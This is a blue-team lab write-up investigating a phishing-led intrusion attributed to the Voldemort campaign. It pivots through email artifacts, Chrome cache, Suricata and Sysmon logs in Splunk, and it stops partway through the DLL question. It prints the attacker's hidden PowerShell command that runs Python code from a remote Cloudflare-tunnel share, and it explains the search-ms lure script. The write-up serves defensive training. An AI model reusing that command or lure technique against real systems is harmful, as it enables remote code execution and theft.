Voldemort – APT41: Threat Hunting Lab Writeup

Phishing → search-ms / WebDAV → Python & DLL side-loading → Google Sheets C2

Item	Details
Platform	CyberDefenders
Lab	Voldemort – APT41
Category	Threat hunting / incident investigation (SOC, blue team)
Evidence	Disk artifacts and Splunk-indexed logs (Suricata, Sysmon, Windows Security, Windows PowerShell) from host `PC02`
Tools	Splunk, Suricata (via Splunk), Sysmon, ChromeCacheView, Notepad / Notepad++, strings, Google Search
Frameworks	MITRE ATT&CK
Author	Abi
Date	November 2026

1. Overview

This lab is a forensic investigation of a multi-stage intrusion that starts with a single phishing email. A user on host `PC02` (`10.10.3.251`) receives a message impersonating the UK tax authority HMRC and is lured to a free-hosted web page. That page abuses the Windows `search-ms` protocol to open a remote location exposed through a Cloudflare tunnel, which leads to hidden PowerShell running a Python interpreter and script straight from the attacker's share. The script pulls a ZIP archive from a public file-sharing service, drops a Cisco-named executable and DLL into a user-writable Windows folder, and the DLL talks back to its operators through the Google Sheets API.

My job was to trace that chain end to end using email artifacts, browser cache, network telemetry and endpoint logs, then map the activity to a known campaign. The answer to each of the lab's 12 questions is backed by a screenshot from my own session.

2. Findings at a glance

#	Phase	Question (short)	Finding
1	Initial Access	Phishing sender address	`no_reply_hmrc.gov.uk@ideasworkshop.it`
2	Initial Access	Malicious URL in the email	`http://pops.infinityfreeapp.com/SA700_Notes_2025.html`
3	Initial Access	First access to the page (UTC)	`2025-07-21 11:00` (first event 11:00:08.841)
4	Execution	Tunneling service domain	`worse-entering-bg-political.trycloudflare.com`
5	Execution	IP serving the image request	`18.184.116.137`
6	Execution	Malicious script executed	`script.py`
7	Command & Control	Second-stage archive path	`C:\Users\Administrator\AppData\Local\Microsoft\Windows\test.zip`
8	Command & Control	Hosting service for the archive	MediaFire (`download1589.mediafire.com`)
9	Exfiltration	IP of the exfiltration server	`3.124.3.29` (TCP 8080)
10	Defense Evasion	Malicious DLL	`CiscoSparkLauncher.dll`
11	Command & Control	C2 platform	Google Sheets (`sheets.googleapis.com`)

#	Phase	Question (short)	Finding
12	Attribution	Associated campaign	Voldemort

3. Attack chain

```
Phishing email (HMRC lure, spoofed sender)
   |  victim clicks the "SA700-2025" link
   v
http://pops.infinityfreeapp.com/SA700_Notes_2025.html      (free hosting, plain HTTP)
   |  JavaScript: user-agent contains "windows"  ->  search-ms: URI
   v
\\worse-entering-bg-political.trycloudflare.com@SSL\...    (TryCloudflare tunnel, WebDAV-style UNC path)
   |  hidden PowerShell: python.exe + script.py run from the remote share
   v
python.exe resolves download1589.mediafire.com  ->  test.zip pulled down
   |  CiscoCollabHost.exe + CiscoSparkLauncher.dll land in AppData\Local\Microsoft\Windows
   v
DLL reaches Google Sheets API (C2)    +    python.exe connects out to 3.124.3.29:8080
```

4. Approach and tooling

I worked from the victim outward and pivoted on indicators found at each step:

- **Email artifacts** – read the suspicious `.eml` file in its rendered and raw HTML form to extract the sender and the real link target.
- **Network telemetry** – searched the Suricata index in Splunk for the phishing hostname to find the victim, the hosting IP and the first access time.
- **Browser cache** – used ChromeCacheView to recover the page the victim loaded, then read its JavaScript to understand what the page does on Windows.
- **Endpoint logs** – pivoted on the attacker's tunnel domain across PowerShell, Security and Sysmon logs to find the executed command, the dropped files, the DNS lookups and the outbound connection.
- **File system and strings** – inspected the dropped files on disk and read hard-coded strings in the DLL to identify its C2 channel.
- **Threat intelligence** – matched the behaviour to a named campaign and corroborated it with vendor research.

5. Investigation walkthrough

Phase 1 – Initial Access

Q1 – Who sent the phishing email?

The evidence image contains the Administrator's `Documents` folder with six `.eml` files. Five look like routine business mail (an invoice, an HR announcement, a LinkedIn digest, a meeting invitation and a newsletter). One stands out because of its urgent, government-themed subject: **Update Required for Your Tax Records**.




Figure 1 – Evidence folder: six .eml files in the Administrator's Documents directory; the tax-themed message is highlighted.

Opening the message shows the display name `HMRC`, but the actual sender address is `no_reply_hmrc.gov.uk@ideasworkshop.it`. The string `hmrc.gov.uk` has been placed in the part of the address before the `@` to look official, while the real domain is `ideasworkshop.it`, an unrelated Italian domain. The recipient is `m@acmecorp.com`.




Figure 2 – Message header: display name 'HMRC', sender domain ideasworkshop.it, recipient m@acmecorp.com.

> **Answer:** `no_reply_hmrc.gov.uk@ideasworkshop.it`

Q2 – Where does the link in the email really go?

A rendered email can hide its link target, so I viewed the raw HTML. The button labelled **SA700-2025** is an anchor tag whose `href` is `http://pops.infinityfreeapp.com/SA700_Notes_2025.html`.




Figure 3 – Raw HTML of the email; the highlighted anchor tag reveals the real destination of the 'SA700-2025' button.

Red flags visible in this one screenshot:

- The link uses plain **HTTP** and a **free-hosting subdomain** (`infinityfreeapp.com`), neither of which fits a government tax service.
- The content mixes jurisdictions: it talks about **US tax rates**, is signed by HMRC and a UK Treasury department, and carries a footer naming the **Internal Revenue Service** plus a US-style toll-free number.
- A hard **deadline** (August 15, 2025) and an "Action Required" call-out create urgency, a standard social-engineering lever.

> **Answer:** `http://pops.infinityfreeapp.com/SA700_Notes_2025.html`

Q3 – When did the victim first open the malicious page?

I searched the Suricata index in Splunk for the phishing hostname and sorted the results chronologically:

```
index="suricata" pops.infinityfreeapp.com
| table _time, src_ip, dest_ip, http.hostname
| sort by _time
```




Figure 4 – Splunk (Suricata index): HTTP traffic involving pops.infinityfreeapp.com, sorted by time.

The query returned 17 events. The first four are from `10.10.3.251` to `10.10.0.2` with no HTTP hostname (most likely internal name resolution). At `11:00:08.841` the victim `10.10.3.251` contacts external IP `185.27.134.218` with the host `pops.infinityfreeapp.com`, and the server replies a fraction of a second later. This gives the victim IP, the IP hosting the lure and the first-access time.

> **Answer:** `2025-07-21 11:00` UTC (first event at 11:00:08.841). Victim: `10.10.3.251`. Lure host: `185.27.134.218`.

Phase 2 – Execution

Q4 – Which tunneling service hosts the attacker's files?

Chrome keeps copies of pages it loads, so I opened the victim's `Cache_Data` folder in **ChromeCacheView**. The entry `1.htm` (text/html, 2,882 bytes) came from `http://pops.infinityfreeapp.com/SA700_Notes_2025.html?i=1`, the phishing page.




Figure 5 – ChromeCacheView over the victim's Chrome Cache_Data folder; the cached 1.htm entry is selected.

Opening the cached file shows a small page with a button and a script. When the button is clicked, `downloadFile()` checks whether the browser's user-agent string contains the word "windows". Windows visitors are sent down one path (`getImage()`); everyone else is sent down another (`getPDF()`, which redirects to a Google Drive document and acts as a decoy).



Figure 6 – Cached 1.htm opened in Notepad: user-agent check that selects the Windows-specific branch.

In `getImage()` the script sets `window.location.href` to a `search:` URI. The `search-ms` / `search` protocol handlers let a web page open Windows Explorer on a search over a location of the attacker's choosing. Here that location is a UNC-style path on a **TryCloudflare** subdomain (`...@SSL\public\SA700_Notes_2025.search-ms`), so the victim sees what looks like a local "Downloads" window while browsing files that live on the attacker's server, reached through a Cloudflare tunnel.



Figure 7 – The same script: the search-ms URI built in getImage() points at the TryCloudflare domain.

Answer: `worse-entering-bg-political.trycloudflare.com`

Q5 – Which server did the page contact for an image?

Both branches of the script create an `<img>` element and append it to the page, which forces the browser to request a URL from `18.184.116.137`. The Windows branch requests `/p/<id>/stage1`; the other branch requests `/p/<id>/stage0`. The screenshot highlights the `stage0` URL, but the IP address is the same in both.



Figure 8 – Script detail: the image element's source points at an external IP address (the /stage0 URL is highlighted).

Note: Requesting a different path depending on the visitor's OS lets the server see which branch a victim took, so this looks like victim tracking or staging. That is my interpretation of the code, not something the logs confirm.

Answer: `18.184.116.137`

Q6 – What script ran on the victim's machine?

I searched the Windows PowerShell log for the tunnel domain and got 8 events, all from `PC02`.




Figure 9 – Splunk (Windows PowerShell log): 8 events referencing the TryCloudflare domain.

Expanding the event shows the `HostApplication` value, i.e. the command line PowerShell was started with:

```
powershell.exe -NoProfile -WindowStyle Hidden -c \\worse-entering-bg-political.trycloudflare.com@SSL\library\Python3.10\python.exe \\wo
```




Figure 10 – PowerShell engine event on PC02: HostApplication shows the hidden command that runs python.exe and script.py from the remote share.

Two things stand out. First, `-NoProfile -WindowStyle Hidden` keeps the window out of sight and skips the user's profile. Second, **both the Python interpreter and the script are loaded from the remote share**, so nothing needs to be installed on the victim's machine. The lab narrative and public reporting describe a shortcut (`.lnk`) file on the share that launches this command; I did not recover that shortcut in my own evidence, so I infer it from the command line.

> **Answer:** `script.py`

Phase 3 – Payload delivery and Command & Control

Q7 – Where was the second-stage archive saved?

Pivoting on the tunnel domain and the word `create` returned 264 events across several sources.



Figure 11 – Splunk: 264 events combining the attacker domain with 'create'.

Looking at the file-path field summary, the most frequent value is a ZIP file in a user-writable Windows folder. The other entries are registry keys (for example under `Session Manager` and `WinSock2\Parameters`, consistent with a process starting up and initialising networking) and further files in the same folder.




Figure 12 – Field summary for object_file_path: test.zip is the most frequent value, followed by registry keys and other files in the same folder.

> **Note:** `AppData\Local\Microsoft\Windows` is writable without admin rights and full of legitimate-looking content, so a few extra files are easy to overlook.

> **Answer:** `C:\Users\Administrator\AppData\Local\Microsoft\Windows\test.zip`

Q8 – Which file-sharing service distributed the archive?

Sysmon Event ID 22 records DNS queries together with the process that made them. I filtered for queries made by `python.exe`:

```
index=* EventCode=22 Image="*python.exe"
| table QueryName, QueryResult
| sort QueryName
```




Figure 13 – Sysmon EventCode 22 (DNS query) from python.exe: a single query to download1589.mediafire.com.

The event detail confirms the query came from the **remotely hosted** `python.exe` (the image path is the TryCloudflare UNC path) running as `PC02\Administrator`. The lookup succeeded (`QueryStatus` 0) and resolved to `199.91.152.89`, the MediaFire host.




Figure 14 – Event detail: DNS query by the remotely hosted python.exe on PC02 (user Administrator); the query resolved to ::ffff:199.91.152.89.

> **Note:** The table's `QueryResult` column was empty because the actual field name is `QueryResults` (plural). Checking the raw event is a quick way to catch this kind of mismatch.

> **Answer:** MediaFire (`download1589.mediafire.com`)

Q9 – Where did the script send data?

Sysmon Event ID 3 logs outbound network connections. Filtering on `python.exe` returned a single event:

```
index=* EventCode=3 Image="*python.exe"
| table SourceIp, DestinationIp, DestinationPort
| sort by DestinationIp
```




Figure 15 – Sysmon EventCode 3 (network connection) from python.exe: 10.10.3.251 to 3.124.3.29 on port 8080.

The source `10.10.3.251` is the same internal IP seen in the Suricata results, which ties the network and endpoint evidence to one victim. The destination is a bare IP address on TCP port 8080, a non-standard port for this traffic, which is typical of data being sent out without a DNS lookup that defenders could watch.

> **Note:** Sysmon shows that the connection happened, not what was sent. Calling it exfiltration relies on the lab context (a script collecting system information) rather than payload inspection.

> **Answer:** `3.124.3.29` (port 8080)

Phase 4 – The payload and its C2 channel

Q10 – Which DLL was in the archive?

The file-path summary for the attacker-linked activity also lists three other files in the same folder: `CiscoCollabHost.exe` (6 events), `CiscoSparkLauncher.dll` (3 events) and `SA700-2025.pdf` (3 events).

